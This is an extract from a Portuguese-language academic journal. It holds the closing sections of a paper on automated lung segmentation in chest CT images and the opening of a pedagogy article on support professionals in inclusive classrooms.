


Figura 2 – Diagrama de etapas do método proposto
Fonte: do autor

2.1 CONVERSÃO DE VALORES

A primeira parte do modelo proposto consiste na identificação e conversão de *pixels* que podem estar com valores inválidos de coeficientes de atenuação. Isso pode ocorrer devido, principalmente, ao formato circular do tomógrafo, que é o aparelho utilizado na obtenção das imagens. Os *pixels* são percorridos e aqueles cujo valor esteja acima de +4000 HU são convertidos para -1000 HU. O valor -1000 HU corresponde ao coeficiente de atenuação do ar (STIMAC, 1994), representando o fundo da imagem. A imagem A da Figura 3 apresenta a fatia do exame que será processada. Já a imagem B, da mesma figura, é o resultado da conversão de valores.

2.2 REMOÇÃO DE RUÍDOS

Em seu trabalho, Leader et al. (2003) indicaram que é necessário passar a imagem por um filtro Gaussiano caso a fatia em processamento tenha espessura inferior a 5mm, utilizando um *kernel* de tamanho 5 e desvio-padrão igual a 1,76. A finalidade da aplicação desse filtro é remover eventuais ruídos que podem existir (BANKMAN, 2000). Conforme Pedrini e Schwartz (2008), quanto maior for o *kernel* do filtro Gaussiano, maior será o nível de suavização e menor a nitidez da imagem resultante.

2.3 DEFINIÇÃO DO CONTORNO DO TÓRAX

A definição do limiar de segmentação dos pulmões é feita a partir do histograma, um gráfico que quantifica o número de *pixels* da imagem que correspondem a cada possível valor que um ponto pode assumir (GONZALEZ; WOODS, 2010). Por essa razão, é importante

diferenciar os *pixels* de fundo da imagem dos *pixels* dos pulmões, pois ambos estão na faixa de coeficientes de atenuação do ar. Para isso, são feitas quatro operações na matriz de coeficientes: da direita para a esquerda, da esquerda para a direita, de baixo para cima e de cima para baixo. Em cada uma dessas operações, o *pixel* corrente é testado. Se o seu valor estiver abaixo de -200 HU, o valor é alterado para -200 HU. Se for encontrado um *pixel* com valor acima de -200 HU, o processamento passa para a próxima linha, no processamento horizontal, ou para a próxima coluna, no processamento vertical. O resultado dessa etapa é apresentado na imagem C da Figura 3.

2.4 DEFINIÇÃO E APLICAÇÃO DO LIMIAR DE SEGMENTAÇÃO

Após diferenciar os *pixels* correspondentes aos pulmões e os *pixels* que contêm ar e pertencem ao fundo da imagem, o histograma é gerado. O limiar de segmentação dos pulmões será o coeficiente que ocorre o menor número de vezes entre os valores -1000 HU e -200 HU (LEADER et al., 2003). A limiarização consiste na aplicação do valor de limiar em cada *pixel* da imagem (CONCI; AZEVEDO; LETA, 2008). Se o ponto analisado estiver sendo representado por um valor que está abaixo do limiar, o mesmo é alterado para branco (tecido pulmonar). Se o valor estiver acima, é alterado para preto (fundo da imagem). A imagem resultante é exibida na Figura 3, imagem D.

2.5 REMOÇÃO DE OBJETOS DA REGIÃO INFERIOR

Podem existir outros elementos na imagem que contêm ar, além do fundo da imagem e dos pulmões. Isso pode ser percebido na imagem D da Figura 3, onde a mesa do tomógrafo

aparece na cor branca (abaixo dos pulmões). Para remover esse, e outros possíveis objetos que podem existir na região inferior, cada linha a partir da metade da imagem é percorrida, do lado direito para o lado esquerdo. Se for encontrada uma linha onde todos os *pixels* pertencem ao fundo da imagem (pontos pretos), todas as linhas que estão abaixo da linha analisada são consideradas também como fundo da imagem. A imagem E da Figura 3 exibe o resultado desta etapa.

2.6 ROTULAÇÃO E DIMENSIONAMENTO

Dos objetos restantes na imagem, os dois maiores representam os pulmões. Para determinar quais são eles, cada elemento da imagem é identificado e tem seu tamanho calculado. A imagem é percorrida e o primeiro *pixel* branco localizado é considerado uma semente para o crescimento de regiões. Os vizinhos do *pixel* semente são avaliados, e cada um que corresponde ao mesmo objeto recebe um rótulo igual ao da semente. Além de ser rotulado, o *pixel* identificado também passa a ser considerado uma semente e dispara o algoritmo novamente, de maneira recursiva. Ao finalizar a execução, todos os objetos estão rotulados. É feita então a contagem de pontos com cada um dos rótulos, e os dois maiores encontrados são considerados os pulmões.

2.7 SEPARAÇÃO DOS PULMÕES

Eventualmente, o modelo reconhece os pulmões como conectados. Quando isso ocorre, é necessário separar os pulmões direito e esquerdo, corrigindo o resultado da segmentação. Essas estruturas são consideradas conectadas quando pelo menos 30% do maior objeto estiver ocupando a metade direita da imagem e pelo menos 30% a metade esquerda.




Figura 3 – Imagem inicial do processo (A), imagens resultantes de cada uma das etapas (B, C, D e E) e imagem final com os pulmões identificados (F)

Fonte: do autor

A separação dos pulmões é iniciada com a busca do trecho de corte. Cada coluna da imagem é percorrida de forma individual, e os pontos pertencentes ao objeto são quantificados. Isso é feito a partir do *pixel* central horizontal da imagem, 40 *pixels* para cada lado. São quantificados apenas os pontos da metade superior da imagem. Ao final, a coluna com o menor número de *pixels* pertencentes ao objeto é convertida para fundo da imagem, separando assim os pulmões.

2.8 IDENTIFICAÇÃO DOS PULMÕES

A última etapa do processo consiste em determinar qual é o pulmão direito e qual é o esquerdo. Para isso, a imagem é percorrida de cima para baixo, a partir do lado esquerdo em direção ao lado direito. Ao encontrar o primeiro *pixel* pertencente a um objeto, este é considerado parte do pulmão esquerdo. Todos os *pixels* que têm o mesmo rótulo que o ponto localizado são considerados pertencentes ao pulmão esquerdo. Os demais pertencem ao pulmão direito. As estruturas identificadas estão destacadas na imagem F da Figura 3.

3 RESULTADOS

Após o término do processamento é disponibilizada uma interface de uso (Figura 4), permitindo ao usuário percorrer todas as fatias que formam o exame de TC. Em cada uma das fatias é possível ativar ou desativar o destaque dos pulmões. A partir dessas opções, o operador tem a possibilidade de avaliar se as regiões delimitadas pelo protótipo correspondem efetivamente aos pulmões.




Figura 4 – Interface de uso do protótipo
Fonte: do autor

Para validar a eficácia do método, seguindo o procedimento descrito anteriormente, foram utilizados 5 exames de TC do tórax, obtidos através do diretório de imagens *The Cancer Imaging Archive*. Ao todo, 569 imagens foram revisadas e os resultados são apresentados na Tabela 1.

Tabela 1 – Resultados da validação e comparação com outros métodos




	Protótipo desenvolvido	Leader et al. (2003)	Brown et al. (2000)
Total de imagens	569	4131	1313
Acertos	537	3925	1130
Erros	32	205	183
Percentual de acerto	94,38%	95,04%	86,06%

Fonte: do autor

Além dos resultados obtidos pelo protótipo desenvolvido, são apresentados os resultados descritos nos dois trabalhos citados na introdução, que foram utilizados como base para esta pesquisa.





As falhas na segmentação dos pulmões foram causadas, principalmente, por três fatores: descontinuidade de regiões pertencentes a um mesmo pulmão; pequena espessura do tecido que separa os pulmões das vias aéreas; união dos pulmões não detectada, ou separadas erroneamente. A Tabela 2 demonstra alguns casos de falha.

Tabela 2 – Causas dos erros

Exame	Fatia	Imagem original	Imagem segmentada
Exame01	1		
Causa		A dimensão do pulmão esquerdo é menor que a dimensão da traqueia.	
Exame02	38		
Causa		O algoritmo que separa os pulmões faz a divisão de forma vertical, e nessa fatia os pulmões devem ser separados na diagonal.	

Fonte: do Autor

Tabela 2 – Causas dos erros

Exame	Fatia	Imagem original	Imagem segmentada
Exame04	45		
Causa		A espessura do tecido que separa o pulmão esquerdo e o brônquio esquerdo é muito pequena, não sendo suficiente para diferenciar essas estruturas.	
Exame05	185		
Causa		A região do pulmão esquerdo foi separada em duas partes, de modo que o protótipo identificou apenas a maior.	

Fonte: do autor

4 CONCLUSÃO

O uso de exames por imagem, especificamente a Tomografia Computadorizada, para análise de órgãos e estruturas anatômicas tem se tornado cada vez mais comum, sendo uma das principais ferramentas de apoio ao diagnóstico. A computação pode contribuir para melhorar a avaliação dos mesmos, reduzindo o tempo necessário e aumentando a acurácia deste processo. Nesta linha, o objetivo principal deste trabalho foi a construção de um protótipo capaz de segmentar automaticamente os pulmões, reduzindo a região que o médico ou especialista necessita avaliar. Para alcançar esse objetivo, é fundamental conhecer em detalhes a anatomia do tórax, o uso de exames médicos por imagem e as técnicas de processamento digital de imagens que podem contribuir com esse propósito.

As estruturas destacadas pelo protótipo foram, em sua grande maioria, apresentadas corretamente. Conforme citado anteriormente, 94,38% das imagens foram segmentadas com sucesso.

A partir das imagens para as quais o processo não foi executado conforme o esperado, foi estabelecida uma tabela das falhas e suas respectivas causas, permitindo que sejam desenvolvidas maneiras de solucionar as mesmas, aumentando a taxa de acertos do processo.

O próximo passo para a confirmação da eficácia do método proposto é a validação do mesmo por um médico, ou grupo de médicos, especialistas, que possuam um alto nível de conhecimento e possam determinar, com confiabilidade, se os resultados providos pela técnica estabelecida podem ser utilizados efetivamente em ambientes reais e práticos.

REFERÊNCIAS

- BANKMAN, Isaac N. *Handbook of Medical Imaging: Processing and Analysis*. San Diego, CA: Academic Press, 2000. 893 p.
- BROWN, Matthew S.; GOLDIN, Jonathan G.; MCNITT-GRAY, Michael F.; GREASER, Lloyd E.; SAPRA, Amita; LI, Kuo-Tung; SAYRE, James W.; MARTIN, Katherine; ABERLE, Denise R. "Knowledge-based segmentation of thoracic computed tomography images for assessment of split lung function". *Medical physics*, v. 27, n. 3, p. 592-598, mar. 2000.
- CONCI, Aura; AZEVEDO, Eduardo; LETA, Fabiana R. *Computação Gráfica: Teoria e Prática*. Rio de Janeiro, RJ: Elsevier, 2008. 407 p.
- GONZALEZ, Rafael C.; WOODS, Richard E. *Processamento Digital de Imagens*. 3. ed. São Paulo, SP: Pearson, 2010. 624 p.
- GUNDERMAN, Richard B. *Fundamentos de Radiologia: Apresentação Clínica – Fisiopatologia – Técnicas de imagens*. 2. ed. Rio de Janeiro, RJ: Guanabara Koogan, 2007. 333 p.
- LEADER, Joseph K.; ZHENG, Bin; ROGERS, Robert M.; SCIURBA, Frank C.; PEREZ, Andrew; CHAPMAN, Brian E.; PATEL, Sanjay; FUHRMAN, Carl R.; GUR, David. "Automated Lung Segmentation in X-Ray Computed Tomography: Development and Evaluation of a Heuristic Threshold-Based Scheme". *Academic radiology*, v. 10, n. 11, p. 1224-1236, nov. 2003.
- NEMA. *The DICOM Standard 2015a*. 2015. Disponível em: <<http://medical.nema.org/standard.html>>. Acesso em: 29 mar. 2015.
- NOVELLINE, Robert A. *Fundamentos de Radiologia de Squire*. 5. ed. Porto Alegre: Artmed, 1999. 623 p.
- PEDRINI, Hélio; SCHWARTZ, William R. *Análise de Imagens Digitais: Princípio, Algoritmos e Aplicações*. 1. ed. São Paulo, SP: Thomson Learning, 2008. 508 p.
- STIMAC, Gary K. *Introdução ao Diagnóstico por Imagens*. Rio de Janeiro, RJ: Guanabara Koogan, 1994. 467 p.

DESTAQUE

Ciências Humanas, Letras e Artes - Pedagogia

O PROFISSIONAL DE APOIO NA EDUCAÇÃO INCLUSIVA: FORMAÇÃO E PRÁTICAS EM ANÁLISE*

*Versão revisada do
texto apresentado no
XII Congresso Nacional
de Educação – PUC/
PR, 2015.

Sandra Evanilda Klug

Licenciada em Pedagogia. FEEVALE.
R/S. Professora da Rede Estadual de
Ensino do Estado do Rio Grande do
Sul. E-mail: sandra.klug@feevale.br

Benício Backes

Mestre em Educação e Licenciatura
em Filosofia. UNISINOS. Professor
na Universidade Feevale. E-mail:
benicio@feevale.br

R E S U M O

Um terceiro personagem surge no cenário escolar, mais especificamente, na sala de aula: o profissional de apoio à inclusão. Este profissional aparece em função de um constante aumento de alunos incluídos no ensino regular e, começa a trabalhar na sala de aula junto ao professor. Que mudanças esse cenário trouxe à escola? Como o professor vê este outro num espaço que era só seu? Este novo personagem qualifica o processo de ensino-aprendizagem do aluno com deficiência? São algumas das questões levantadas que motivaram a busca de respostas e na perspectiva de respondê-las, o estudo centra a discussão no profissional de apoio como possibilidade de qualificar os processos de aprendizagem de alunos com deficiência. Aborda a legislação e as políticas públicas vigentes sobre inclusão e discute os conceitos de deficiência, diferença e necessidades especiais, investigando a importância do profissional de apoio em sala de aula. Para tanto, recorre-se à pesquisa exploratória, com abordagem qualitativa e realiza-se uma pesquisa de campo com base em entrevistas semiestruturadas, com professoras e profissionais de apoio, bem como uma análise documental do Projeto Político Pedagógico das escolas pesquisadas.

Palavras-chave: Inclusão. Deficiência e aprendizagem. Profissional de apoio.

A B S T R A C T

A third character appears in the school scene, specifically in the classroom: the supporting professional for inclusion. This professional appears due to an increasing number of students included in the regular school and starts to work in the classroom along with the teacher. Which changes has this scene brought to school? How does the teachers see this other professional in their own workspace? Does this new character qualify the teaching-learning process of the disabled student? Those are some of the questions, which motivated the demand for answers. Under this perspective, this study focus the discussion in the supporting professional as a possibility to qualify the learning processes of the disabled students. It approaches the legislation and the current public policies about inclusion and discuss the concepts of disability, difference and special needs, investigating the importance of the supporting professional in the classroom. For this purpose, it was used a qualitative, applied and exploratory research and it was also made a field research based on semi structure interviews with teachers and supporting professionals, as well as a document analysis of the Political Pedagogical Project of the researched schools.

Keywords: Inclusion. Disability and Learning. Supporting Professional.

1 INTRODUÇÃO

A sala de aula foi composta, durante muito tempo, pelo professor e pelos alunos. Com as mudanças na legislação, tendo em vista as novas formas de perceber as diferenças e as necessidades especiais a partir de cenários (re)significados por uma série de lutas protagonizadas tanto pela sociedade civil como pelos Estados, inclusive em âmbito internacional, ela começou a ser ocupada por novas personagens.

Se antes, até fins do século XX, os alunos, que eram considerados fora do padrão normal, estudavam em classes especiais, hoje, com uma escola para todos, esses alunos estudam em classes regulares, com o apoio de novos profissionais.

Assim, as novas personagens que passam a entrar na sala de aula são profissionais que, de acordo com o que preveem a legislação e as políticas públicas demandadas por elas, vieram para auxiliar e dar um apoio aos alunos com deficiência, com o intuito de qualificar o trabalho do professor em favor desse aluno que, sem um atendimento especializado, voltado a auxiliá-lo em sua necessidade específica, passou por desacreditado por muitas décadas e, conseqüentemente, excluído da sociedade, principalmente no que toca às questões do desenvolvimento de sua autonomia, seja através da possível participação no mundo do trabalho, seja através da participação no mundo social, artístico-cultural e político.

Dentro desse contexto, com o objetivo de investigar a importância do trabalho do profissional de apoio em sala de aula com alunos com deficiência, levantou-se a seguinte questão, objeto do presente estudo: o profissional de apoio qualifica os processos de aprendizagem de alunos com deficiência?

E, para dar conta deste objetivo, optou-se pela realização de uma pesquisa exploratória, que permite uma visão de diferentes ângulos de um mesmo assunto, visando criar “uma

maior familiaridade em relação a um fato ou fenômeno”, envolvendo levantamento bibliográfico e entrevistas semiestruturadas (SANTOS, 2000, p. 26).

As entrevistas foram delineadas com base nas seguintes categorias: garantia de qualidade no processo de aprendizagem dos alunos com deficiência; a necessidade de crítica e revisão da prática em sala de aula; a crise de papéis entre os profissionais envolvidos e a interação com o grupo como um todo.

A investigação ocorreu em duas escolas da rede municipal e numa escola da rede estadual de dois municípios do Vale dos Sinos/RS, ambas de Ensino Fundamental, com profissionais que atuam com alunos com deficiência, inclusos na rede regular de ensino, e também por meio da análise do PPP (Projeto Político Pedagógico) de cada uma das escolas com o intuito de observar o que e como abordam a inclusão. E, para garantir o anonimato, preservando ao máximo possível sua identidade, os profissionais participantes da pesquisa são identificados, ao longo da análise dos dados, como professora A e apoio AX da Escola A; professora B e apoio BX da Escola B; e professora C e apoio CX da Escola C.

Com os dados obtidos no campo, fez-se uma análise de conteúdo com base em Gomes (2007, p. 84), procurando “caminhar na descoberta do que está por trás dos conteúdos manifestos, indo além das aparências do que está sendo comunicado”.

2 FORMAÇÃO E PRÁTICAS DO PROFISSIONAL DE APOIO

Auxiliar de inclusão, professor de apoio, apoio à inclusão – são nomenclaturas utilizadas para profissionais que trabalham com alunos com deficiência. Mantoan (2006) mostra que a inclusão só acontece quando toda a escola está envolvida. Em suas palavras: “Temos que saber aonde queremos chegar. Para isso, é importante que fique claro que não existe o caminho a ser seguido, mas caminhos a escolher, decisões a tomar. E escolher é sempre correr riscos” (MANTOAN, 2006, p. 11).

Seres tão sensíveis e cheios de conhecimentos, com vontade enorme de participar das aulas, não podem ser taxados como alunos que nada sabem. O desafio é grande, o assunto precisa ser mais debatido com todos juntos, já que se constatou que os PPPs analisados não trazem algo concreto sobre o qual os professores possam se guiar. Denari (2006, p. 42) lembra que “é dever da escola fundamental, comum, atentar para a diversidade do seu alunado e ajustar o seu projeto político pedagógico”.

Os PPPs analisados mostram a realidade da situação. A escola A, que já tem uma história de crescimento com o processo de inclusão, por já atender há anos alunos com deficiência, traz, em seu PPP, uma estrutura maior de referência de escola arquitetonicamente pensada para atender esses alunos, com corrimãos, rampas, banheiros adaptados, oficinas e profissionais de apoio, sala de recursos e diferentes materiais e atividades. Tem como meta a busca da qualidade na educação e a diminuição dos índices de reprovação, bem como a superação das dificuldades de aprendizagem dos educandos. Registra, no PPP, que sua prática escolar propõe o acolhimento à diversidade, desenvolvendo a autonomia do educando, sendo uma escola com proposta inclusiva, acolhendo a todos sem discriminação, possibilitando a socialização

entre as diferenças, fortalecendo o aprendizado emocional. Mas, porém, não há uma referência à descrição das funções de profissional de apoio à inclusão ou sala de recursos.

O PPP da escola B possui uma filosofia que busca uma aprendizagem significativa a partir do vínculo afetivo, tendo à disposição sala de apoio pedagógico, sala de recursos multifuncional e sala de atendimento, demonstrando que os professores têm à disposição vários recursos para trabalhar, inclusive notebook com acesso à internet para o planejamento e a execução das aulas.

Sua metodologia é fundamentada na ideia de que o aluno é sujeito de seu processo de aprendizagem, sendo o professor o mediador da interação aluno/conhecimento. A inclusão é citada quando é descrito o funcionamento da sala de recursos multifuncional, que atende no turno oposto do aluno com deficiência, como prevê a legislação em vigor - Decreto nº 7.611- (BRASIL, 2011), e quando faz referência ao auxiliar de turma, que faz o apoio à inclusão dos alunos que necessitam de atendimento individual, mas se refere somente a questões de higiene e alimentação.

A escola C, em seu PPP, não tem nenhuma referência à inclusão, o mesmo continua desatualizado, aguardando uma ordem de uma instância maior para que possa ser “mexido” nele. Nessa escola, não há uma forma específica para se atender alunos com deficiência e nem sala de recursos; quando necessário, os alunos são encaminhados a outras instituições para que o atendimento em turno oposto possa ser feito. De acordo com as Diretrizes Nacionais para a Educação Especial:

Esse serviço realiza-se em escolas, em local dotado de equipamentos e recursos pedagógicos adequados às necessidades educacionais especiais dos alunos, podendo estender-se a alunos de escolas próximas, nas quais ainda não exista esse atendimento (BRASIL, 2001a, p. 50).

Analisar o PPP se torna relevante no sentido de verificar se a inclusão está de fato pautada no dia a dia da escola, se ela é parte desse contexto. O aluno de inclusão, seus pais e seus professores precisam saber os porquês pelos quais esse aluno está ali, para que ele necessita estudar e como será dado esse processo. E, se “entendemos que o objetivo maior da educação é a autonomia intelectual, emocional e social do educando, precisamos criar as condições para esse exercício” (AMARAL, 2010, p. 97). No PPP, também deveria constar, como no caso da escola C, a metodologia de ensino mais significativa para esses alunos, para que de fato a aprendizagem aconteça e o ensino faça a diferença para esses alunos. Para Carvalho (2006, p. 63):

Educadores que se identificam como profissionais da aprendizagem transformam suas salas de aula em espaços prazerosos onde, tanto eles como os alunos, são cúmplices de uma aventura que é o aprender, o aprender a aprender e o aprender a pensar.

Nas entrevistas, foi possível verificar um pouco do patamar de formação dos profissionais envolvidos com a aprendizagem de alunos com necessidades especiais. As escolas A e B possuem sala de recursos. A escola C não possui, mas direciona os alunos para serem atendidos em outra escola que possui sala de recursos. As três escolas pesquisadas têm profissionais de apoio à inclusão, que se identificam como apoio à inclusão, embora que na escola B, este seja identificado como auxiliar de inclusão. As escolas mencionam ainda que, trabalham com apoio ou auxiliar de inclusão na forma de estágio remunerado, com uma carga horária de trinta horas semanais, com exceção da apoio CX, que é contratada e tem uma carga horária de 40 horas semanais atendendo alunos surdos.

Quanto à formação, destaca-se que a apoio AX e a apoio BX iniciaram o estágio, já em seu primeiro semestre do Curso de Psicologia, sem antes terem feito magistério ou terem trabalhado em escola ou com alunos; enquanto a apoio CX está cursando Pedagogia e possui uma formação em AEE (Atendimento Educacional Especializado) e Língua de Sinais.

Esse panorama traz algumas situações curiosas como, por exemplo, a apoio BX, no momento da contratação, sequer sabia a que se referia o trabalho a ser feito, dizendo, em uma de suas falas da entrevista, que sabia apenas que se tratava de inclusão: “eu sabia que era inclusão, mas não sabia o que, eu não tinha o conhecimento, foi tudo novo”. Seu trabalho iniciou como inicia o trabalho de muitos estagiários que buscam um local para aprimorar seus conhecimentos, sem saber o que os espera, ou ainda, como este trabalho seria. Durante as entrevistas, AX e BX deixaram claro que aprenderam no dia a dia a fazer o que era necessário. Isso fica bem explícito na fala da apoio BX: “Caí de paraquedas, eu noto pelas crianças que eu posso auxiliar, que eu faço a diferença, eu vejo que elas têm confiança em mim”. Ou na fala da apoio AX: “a gente tenta fazer o possível, sempre a gente vai pensando o que mais a gente vai fazer, porque é um aprendizado mais lento” Ou ainda na fala da apoio CX, quando conta:

Cheguei à escola, para onde fui designada para traduzir a aula para alunos surdos, o momento da chegada foi tumultuado, os professores me abraçavam e diziam que tinha vindo salvá-los. A Escola estava tendo, pela primeira, vez alunos surdos e, estes já estavam há dois trimestres sem ninguém para traduzir as aulas [...] todos na escola tivemos que ter nosso período de adaptação, tudo era novo para todos.

Quando os apoios são questionados sobre o que fazem como apoio em sala de aula, a resposta é muito semelhante:

Eu ajudo a desenvolver as atividades [...] geralmente a professora adapta o conteúdo e eu ajudo a aplicar [...], a explicar de novo ...¹ e aí, com o tempo e a experiência que eu vou adquirindo, eu já consigo eu mesma adaptar e dar ideia para a professora também (Apoio AX).

E, de acordo com a apoio BX: “Nós trabalhamos a questão de relacionamento com eles, ... a gente trabalha a desenvoltura dele”.

Respostas próximas das falas das profissionais de apoio encontram-se também nas falas das professoras. Não parece ter uma definição clara do papel do profissional de apoio, que acaba se confundindo com o do professor.

[...] é um apoio especial, porque, assim, eu já tive vários auxiliares e assim, ela é o braço direito mesmo, tanto assim que a gente pega de igual para igual... ela realmente entendeu o trabalho, incorporou de igual para igual as tarefas de sala de aula (Professor B).

Nas falas apresentadas anteriormente, percebem-se diferentes fatores que sugerem reflexão: o que realmente o professor busca com o apoio? Ou ainda: o que de fato as políticas públicas preveem como apoio? Na Resolução nº 2 do Conselho Nacional para a Educação, que institui as Diretrizes Nacionais para a Educação Especial Básica (BRASIL, 2001a), encontram-se alguns aspectos práticos para o serviço de apoio à inclusão com destaque para as

¹ As reticências nas falas das entrevistadas referem-se a silêncios, titubeios durante as respostas. As falas das entrevistadas foram adequadas quanto à questão gramatical.

adaptações curriculares e para a capacitação de professores, mencionando a importância de um trabalho colaborativo entre todos os envolvidos com a inclusão, focando a formação e as atribuições principalmente do professor especialista que trabalha na sala de AEE.

